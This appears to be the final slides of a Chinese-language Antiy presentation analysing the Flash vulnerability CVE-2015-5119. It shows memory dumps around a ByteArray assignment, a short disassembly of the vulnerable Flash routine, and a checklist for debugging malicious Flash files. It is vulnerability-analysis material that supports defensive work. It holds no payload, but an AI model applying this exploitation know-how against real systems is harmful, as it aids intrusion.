- 未将MyClass赋值给\_ba[3]时, 该处Vector的内存:

09424FE8	09424FF0
09424FEC	00000000
09424FF0	09424FF8
09424FF4	00000000
09424FF8	00000000
09424FFC	00000000
09425000	000003F0
09425004	08F32000
09425008	00000000
0942500C	00000000
09425010	00000000





# 案例4 : CVE-2015-5119

执行完 `_ba[3] = new MyClass();` 后的内存 :

09424FE8	09424FF0
09424FEC	00000000
09424FF0	09424FF8
09424FF4	00000000
09424FF8	00000000
09424FFC	00000000
09425000	400003F0
09425004	08F32000
09425008	00000000
0942500C	00000000
09425010	00000000
09425014	00000000

这个过程的底层函数:

649C0AD0	8B4424 04	<code>mov eax,dword ptr ss:[esp+0x4]</code>	
649C0AD4	56	<code>push esi</code>	
649C0AD5	50	<code>push eax</code>	
649C0AD6	83C1 18	<code>add ecx,0x18</code>	
649C0AD9	E8 02FFFFFF	<code>call Flash32_.649C09E0</code>	<code>ByteArray.GetString()</code>
649C0ADE	8B4C24 0C	<code>mov ecx,dword ptr ss:[esp+0xC]</code>	
649C0AE2	51	<code>push ecx</code>	
649C0AE3	8BF0	<code>mov esi,eax</code>	
649C0AE5	E8 E61FEFF	<code>call Flash32_.649A2AD0</code>	<code>AvmCore.toInteger()</code>
649C0AEA	83C4 04	<code>add esp,0x4</code>	
649C0AED	8806	<code>mov byte ptr ds:[esi],al</code>	
649C0AEF	5E	<code>pop esi</code>	
649C0AF0	C2 0800	<code>ret 0x8</code>	0931D6D0



# 总结





- 搜集信息，搭建相应的环境（安装Flash控件，关闭IE多进程，关闭UAC）。
- 在Flash控件加载后做虚拟机快照，是每次分析时基地址都一致。
- 观察Flash播放过程中有无文件释放，联网行为。
- 反编译flash脚本，分析其执行逻辑。
- 脚本在执行过程中的内存布局，在恰当的位置下断点，观察变化定位执行代码。

谢谢大家

THANK YOU FOR YOUR ATTENTION

[www.antiy.com](http://www.antiy.com)

 安天 | 智者安天下